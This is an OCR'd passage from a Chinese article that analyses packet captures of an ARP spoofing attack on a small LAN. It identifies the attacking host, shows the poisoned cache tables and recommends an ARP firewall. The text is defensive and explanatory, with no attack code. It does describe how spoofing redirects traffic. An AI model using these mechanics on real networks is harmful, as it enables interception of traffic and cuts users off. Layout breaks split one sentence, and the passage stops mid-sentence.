


图 19　当前数据包的内容

可以看到第一条请求为 VMware6B3C80（客户机 B）向 VMwareEB04D8（网关）查询 IP 为 192.168.253.2的MAC地址，如图 20 所示。




图 20　查询 IP 对应的

第二条消息是 VMware6B3C80（客户机B）向 Sakai DE9855（客户机 A）回复了 IP 为 192.168.253.2(网关)的物理地址为 ARP：Sender's hardware address = 000C296B3C80（客户机 B 的地址），如图 21 所示。




图 21　回复 IP 对应的 MAC

第三条消息是 VMware6B3C80（客户机 B）向 VMWareEB04D8（网关）发送 ARP 应答，IP 地址为 192.168.253.129（客户机 A）的物理地址为 ARP：Sender's hardware address = 000C296B3C80（客户机 B 的物理地址），如图 22 所示。




图 22　发送应答

上面的 ARP 请求以及应答的最终结果会导致客户机 A 误认为客户机 B 为网关，网关误认为客户机 B 为客户机 A，那么所有客户机 A 和网关之间的数据都会发送到客户机 B 上，因而客户机 B 从逻辑上把客户机 A 从网络上剔除了。为了验证我们的猜想可以从客户机 A 和客户机 B 上执行 arp –a 命令查看 ARP 缓存表，效果分别如图 23、图 24 所示。

通过图 23 可以看出在缓存表中对应的网关的物理地址正是客户机 B 的物理地址，因而此时在客户机 A 中是无法上网的，而客户机 B 中对应的网卡和 IP 的映射是完全正确的。同样，通过上面的分析我们已经可以确定进行 ARP 攻击主机就是客户机 B，至于怎么处置这个非法的管理者就是个人问题了。

如果不能从物理上找到那个管理者，强迫其




图 23 客户机 A 的 arp 缓存表




图 24 客户机 B 的 arp 缓存表




图 26 ARP 防火墙的日志信息

终止非法的网络管理行为。那么对于疯狂的 ARP 攻击就只能束手无策么？所谓道高一尺，魔高一丈，对于疯狂的 ARP 攻击还是有解决方案的，那就是使用 ARP 防火墙。这里推荐“彩影 ARP 防火墙单机版”，下载地址：http://www.antiarp.com/download.htm。由于该防火墙的驱动比较先进，因而可以抵御大多数的 ARP 攻击。

在客户机 A 中安装 ARP 防火墙并启动，ARP 防火墙会自动修复网络连接问题，程序运行界面如图 25 所示。

通过图 25 可以看到程序已经拦截了 2000 多次攻击，即使是处于被攻击状态 ARP 防火墙也可以自动修复网络连接。并且 ARP 防火墙在检测到相关的网络攻击或者是危害网络的行为之后会弹出相应的提示，要想查看日志信息可以通过主界面右下角的查看更多日志功能打开日志查看窗口，如图 26 所示。

通过日志可以看出 ARP 防火墙已经检测到 192.168.253.130 可能正在运行 P2P 终结者，并且 192.168.253.1 的网卡处于混杂模式。对于前一条信息我们已经可以确认防火墙给出的信息是正确的，那么后一条信息呢？后一条信息同样是正确的，由于在控制机上运行 Sniffer，Sniffer 会自动将网卡设置为混杂模式以便接收所有的数据。有了 ARP 防火墙的保护，我们就可以在客户机 A 上浏览网页了。

后记：

要写这么一篇文章已经很久了，主要是感觉如果要写出点东西来文章就很长，而且理解难度会比较大；如果写的太简单可能会使读者一头雾水并且言之无物。最后还是按照个人的理解写了这篇文章，也不知道是否能达到理想效果。网络本来就是共享的东西，只是有人为

